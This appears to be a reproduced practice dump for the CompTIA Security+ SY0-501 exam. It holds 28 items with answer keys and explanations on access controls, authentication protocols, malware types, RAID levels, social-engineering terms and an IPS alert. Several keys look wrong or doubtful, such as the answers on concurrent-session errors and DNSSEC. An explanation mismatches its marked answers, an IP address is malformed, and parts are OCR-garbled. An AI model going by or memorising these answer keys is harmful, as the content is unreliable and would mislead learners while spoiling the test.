Exam : **SY0-501**

Title : CompTIA Security+ Certification Exam

Version : V14.02

1.A high-security defense installation recently began utilizing large guard dogs that bark very loudly and excitedly at the slightest provocation.
Which of the following types of controls does this BEST describe?
A. Deterrent
B. Preventive
C. Detective
D. Compensating
Answer: A

2.An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection.
Which of the following steps should the responder perform NEXT?
A. Capture and document necessary information to assist in the response.
B. Request the user capture and provide a screenshot or recording of the symptoms
C. Use a remote desktop client to collect and analyze the malware m real time
D. Ask the user to back up files for later recovery
Answer: A

3.Multiple organizations operating in the same vertical want to provide seamless wireless access for their employees as they visit the other organizations.
Which of the following should be implemented if all the organizations use the native 802.1x client on their mobile devices?
A. Shibboleth
B. RADIUS federation
C. SAML
D. OAuth
E. Open ID connect
Answer: B
Explanation:
http://archive.oreilly.com/pub/a/wireless/2005/01/01/authentication.html

4.An analyst wants to implement a more secure wifeless authentication for office access points.
Which of the following technologies allows for encrypted authentication of wireless clients over TLS?
A. PEAP
B. EAP
C. WPA2
D. RADIUS
Answer: A
Explanation:
EAP by itself is only an authentication framework.
PEAP (Protected Extensible Authentication Protocol) fully encapsulates EAP and is designed to work within a TLS (Transport Layer Security) tunnel that may be encrypted but is authenticated.
The primary motivation behind the creation of PEAP was to help correct the deficiencies discovered within EAP since that protocol assumes that the communications channel are protected. As a result, when EAP

messages are able to be discovered in the “clear” they do not provide the protection that was assumed when the protocol was originally authored.
PEAP, EAP-TTLS, and EAP-TLS “protect” inner EAP authentication within SSL/TLS sessions.

5.A security analyst is hardening an authentication server. One of the primary requirements is to ensure there is mutual authentication and delegation.
Given these requirements, which of the following technologies should the analyst recommend and configure?
A. LDAP services
B. Kerberos services
C. NTLM services
D. CHAP services
Answer: B
Explanation:
Only Kerberos that can do Mutual Auth and Delegation.
https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview

6.An organization wishes to provide better security for its name resolution services.
Which of the following technologies BEST supports the deployment DNSSEC at the organization?
A. LDAP
B. TPM
C. TLS
D. SSL
E. PW
Answer: C

7.Ann, an employee in the payroll department, has contacted the help desk citing multiple issues with her device, including:
- Slow performance
- Word documents, PDFs, and images no longer opening
- A pop-up
Ann states the issues began after she opened an invoice that a vendor emailed to her. Upon opening the invoice, she had to click several security warnings to view it in her word processor.
With which of the following is the device MOST likely infected?
A. Spyware
B. Crypto-malware
C. Rootkit
D. Backdoor
Answer: B
Explanation:
She is not able to open files -> coz the are encrypted. Slow performance coz it takes lots of cpu power to encrypt stuff. Pop up probably displays the h4x0r’s btc address Spyware, rootkit or backdoor supposed to be stealth so no popups.

8.A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed.

Which of the following policies or procedures co have prevented this from occurring?

A. Time-of-day restrictions

B. Permission auditing and review

C. Offboarding

D. Account expiration

Answer: A

9.A company is using a mobile device deployment model in which employees use their personal devices for work at their own discretion.

Some of the problems the company is encountering include the following:

* There is no standardization.

* Employees ask for reimbursement for their devices.

* Employees do not replace their devices often enough to keep them running efficiently.

* The company does not have enough control over the devices.

Which of the following is a deployment model that would help the company overcome these problems?

A. BYOD

B. VDI

C. COPE

D. CYOD

Answer: C

10.A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur.

The administrator has been given the following requirements:

* All access must be correlated to a user account.

* All user accounts must be assigned to a single individual.

* User access to the PHI data must be recorded.

* Anomalies in PHI data access must be reported.

* Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Select THREE).

A. Eliminate shared accounts.

B. Create a standard naming convention for accounts.

C. Implement usage auditing and review.

D. Enable account lockout thresholds.

E. Copy logs in real time to a secured WORM drive.

F. Implement time-of-day restrictions.


G. Perform regular permission audits and reviews.

Answer: ACE

11.Which of the following can be provided to an AAA system for the identification phase?

A. Username
B. Permissions
C. One-time token
D. Private certificate
Answer: A

12.Hotspot Question
Select the appropriate attack from each drop down list to label the corresponding illustrated attack
Instructions: Attacks may only be used once, and will disappear from drop down list if selected.
When you have completed the simulation, please select the Done button to submit.




Attacks

Instructions: Attacks may only be used once, and will disappear from drop down list if selected.
When you have completed the simulation, please select the Done button to submit.

Attack Vector		Target	Identified Attack
Attacker gains confidential company information		Targeted CEO and board members	
Attacker posts link to fake AV software	Multiple social networks	Broad set of victims	
Attacker collecting credit card details		Phone-based victim	
Attacker mass-mails product information to parties that have already opted out of receiving advertisements		Broad set of recipients	
Attacker redirects name resolution entries from legitimate site to fraudulent site		Fraudulent site Legitimate site Victims	

Answer:



Attacks

Instructions: Attacks may only be used once, and will disappear from drop down list if selected.
When you have completed the simulation, please select the Done button to submit.

Attack Vector	Target	Identified Attack
Attacker gains confidential company information	Targeted CEO and board members	[✓ WHALING] HOAX VISHING PHISHING PHARMING
Attacker posts link to fake AV software → Multiple social networks	Broad set of victims	WHALING [✓ HOAX] VISHING PHISHING PHARMING
Attacker collecting credit card details	Phone-based victim	WHALING HOAX [✓ VISHING] PHISHING PHARMING
Attacker mass-mails product information to parties that have already opted out of receiving advertisements	Broad set of recipients	WHALING HOAX [✓ SPAM] VISHING PHISHING PHARMING
Attacker redirects name resolution entries from legitimate site to fraudulent site	Fraudulent site Legitimate site Victims	WHALING HOAX VISHING PHISHING [✓ PHARMING]

Explanation:

1: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority.

2: The Hoax in this question is designed to make people believe that the fake AV (anti- virus) software is genuine.

3: Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit.

4: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page.

5: Similar in nature to e-mail phishing, pharming seeks to obtain personal or private (usually financial related) information through domain spoofing. Rather than being spammed with malicious and mischievous e-mail requests for you to visit spoof Web sites which appear legitimate, pharming 'poisons' a DNS server by infusing false information into the DNS server, resulting in a user's request being redirected elsewhere. Your browser, however will show you are at the correct Web site, which makes pharming a bit more serious and more difficult to detect.

Phishing attempts to scam people one at a time with an e-mail while pharming allows the scammers to target large groups of people at one time through domain spoofing.

References:

http://searchsecurity.techtarget.com/definition/spear-phishing

http://www.webopedia.com/TERM/V/vishing.html

http://www.webopedia.com/TERM/P/phishing.html

http://www.webopedia.com/TERM/P/pharming.html

13.Despite having implemented password policies, users continue to set the same weak passwords and reuse old passwords.

Which of the following technical controls would help prevent these policy violations? (Select TWO).

A. Password expiration

B. Password length

C. Password complexity

D. Password history

E. Password lockout


Answer: CD

Explanation:

Complexity addresses the “weak passwords” issue

Password history addresses the “Reusing old passwords” issue

14.A security analyst is reviewing the following output from an IPS:



```
[**] [1:2467:7] EXPLOIT IGMP IGAP message overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/30-19:45:02.238185 250.19.18.71 -> 250.19.18.22
IGMP TTL:255 TOS: 0x0 ID: 9742 IpLen:20 DgmLen: 502 MF
Frag offset: 0x1FFF Frag Size: 0x01E2
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0367]
```

Given this output, which of the following can be concluded? (Select TWO).

A. The source IP of the attack is coming from 250.19 18.22.

B. The source IP of the attack is coming from 250 19.18.71.

C. The attacker sent a malformed IGAP packet, triggering the alert.

D. The attacker sent a malformed TCP packet, triggering the alert.

E. The TTL value is outside of the expected range, triggering the alert.

Answer: BC

15.An organization finds that most help desk calls ate regarding account lockout due to a variety of applications running on different systems.

Manager is looking for a solution to reduce the number of account lockouts while improving security.

Which of the following is the BEST solution for this organization?
A. Create multiple application accounts for each user.
B. Provide secure tokens.
C. Implement SSO.
D. Utilize role-based access control.
Answer: C

16.Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?
A. Competitor
B. Hacktivist
C. Insider
D. Organized crime
Answer: A

17.When trying to log onto a company's new ticketing system, some employees receive the following message: Access denied: too many concurrent sessions. The ticketing system was recently installed on a small VM with only the recommended hardware specifications.
Which of the following is the MOST likely cause for this error message?
A. Network resources have been exceeded.
B. The software is out of licenses.
C. The VM does not have enough processing power.
D. The firewall is misconfigured.
Answer: C

18.A network administrator at a small office wants to simplify the configuration of mobile clients connecting to an encrypted wireless network.
Which of the following should be implemented if the administrator does not want to provide the wireless password or certificate to the employees?
A. WPS
B. 802.1x
C. WPA2-PSK
D. TKIP
Answer: A

19.A company is developing a new secure technology and requires computers being used for development to be isolated.
Which of the following should be implemented to provide the MOST secure environment?
A. A perimeter firewall and IDS
B. An air gapped compiler network
C. A honeypot residing in a DMZ
D. An ad hoc network with NAT
E. A bastion host
Answer: B

20.Which of the following explains why vendors publish MD5 values when they provide software patches for their customers to download over the Internet?

A. The recipient can verify integrity of the software patch.

B. The recipient can verify the authenticity of the site used to download the patch.

C. The recipient can request future updates to the software using the published MD5 value.

D. The recipient can successfully activate the new software patch.

Answer: A

21.Drag and Drop Question


A security administrator is given the security and availability profiles for servers that are being deployed.

1) Match each RAID type with the correct configuration and MINIMUM number of drives.

2) Review the server profiles and match them with the appropriate RAID type based on integrity, availability, I/O, storage requirements. Instructions:


- All drive definitions can be dragged as many times as necessary
- Not all placeholders may be filled in the RAID configuration boxes
- If parity is required, please select the appropriate number of parity checkboxes
- Server profiles may be dragged only once

If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.

Answer:



Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.

RAID-0 — Server Profile: Media Streaming Server
Disk 1: Stripe Data | Disk 2: Stripe Data | Disk 3: | Disk 4:
□ Parity Data
□ Parity Data

RAID-1 — Server Profile: Authentication Server
Disk 1: Mirror Data | Disk 2: Mirror Data | Disk 3: | Disk 4:
□ Parity Data
□ Parity Data

RAID-5 — Server Profile: Email Archive
Disk 1: Stripe Data | Disk 2: Stripe Data | Disk 3: Stripe Data | Disk 4:
■ Parity Data
□ Parity Data

RAID-6 — Server Profile: Identity Management Server
Disk 1: Stripe Data | Disk 2: Stripe Data | Disk 3: Stripe Data | Disk 4: Stripe Data
■ Parity Data
■ Parity Data

Explanation:

RAID-0 is known as striping. It is not a fault tolerant solution but does improve disk performance for read/write operations. Striping requires a minimum of two disks and does not use parity.

RAID-0 can be used where performance is required over fault tolerance, such as a media streaming server.


RAID-1 is known as mirroring because the same data is written to two disks so that the two disks have identical data. This is a fault tolerant solution that halves the storage space. A minimum of two disks are used in mirroring and does not use parity. RAID-1 can be used where fault tolerance is required over performance, such as on an authentication server. RAID-5 is a fault tolerant solution that uses parity and striping. A minimum of three disks are required for RAID-5 with one disk's worth of space being used for parity information.

However, the parity information is distributed across all the disks. RAID-5 can recover from a sing disk failure.

RAID-6 is a fault tolerant solution that uses dual parity and striping. A minimum of four disks are required for RAID-6. Dual parity allows RAID-6 to recover from the simultaneous failure of up to two disks. Critical data should be stored on a RAID-6 system.

http://www.adaptec.com/en-us/solutions/raid_levels.html

22.Refer to the following code:



```
public class rainbow {
     public static void main (String [] args) {
          object blue = null;
          blue.hashcode (); }
}
```

Which of the following vulnerabilities would occur if this is executed?

A. Page exception

B. Pointer dereference

C. NullPointerException

D. Missing null check

Answer: D

23.A database backup schedule consists of weekly full backups performed on Saturday at 12:00 A.m. and daily differential backups also performed at 12:00 A.m.

If the database is restored on Tuesday afternoon, which of the following is the number of individual backups that would need to be applied to complete the database recovery?

A. 1

B. 2

C. 3

D. 4

Answer: B

24.Which of the following technologies employ the use of SAML? (Select TWO).

A. Single sign-on

B. Federation

C. LDAP

D. Secure token

E. RADIUS

Answer: AB

25.An organization is using a tool to perform a source code review.

Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

A. False negative

B. True negative

C. False positive

D. True positive

Answer: C

26.In a corporation where compute utilization spikes several times a year, the Chief Information Officer (CIO) has requested a cost-effective architecture to handle the variable capacity demand.


Which of the following characteristics BEST describes what the CIO has requested?

A. Elasticity
B. Scalability
C. High availability
D. Redundancy
Answer: A
Explanation:
Elasticity is defined as “the degree to which a system is able to adapt to workload changes by provisioning and de-provisioning resources in an autonomic manner, such that at each point in time the available resources match the current demand as closely as possible”.

27.A Security analyst is diagnosing an incident in which a system was compromised from an external IP address. The socket identified on the firewall was traced to 207.46.130.6666.
Which of the following should the security analyst do to determine if the compromised system still has an active connection?
A. tracert
B. netstat
C. Ping
D. nslookup
Answer: B

28.Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?
A. Sustainability
B. Homogeneity
C. Resiliency
D. Configurability
Answer: C

29.Drag and Drop Question
You have been tasked with designing a security plan for your company.
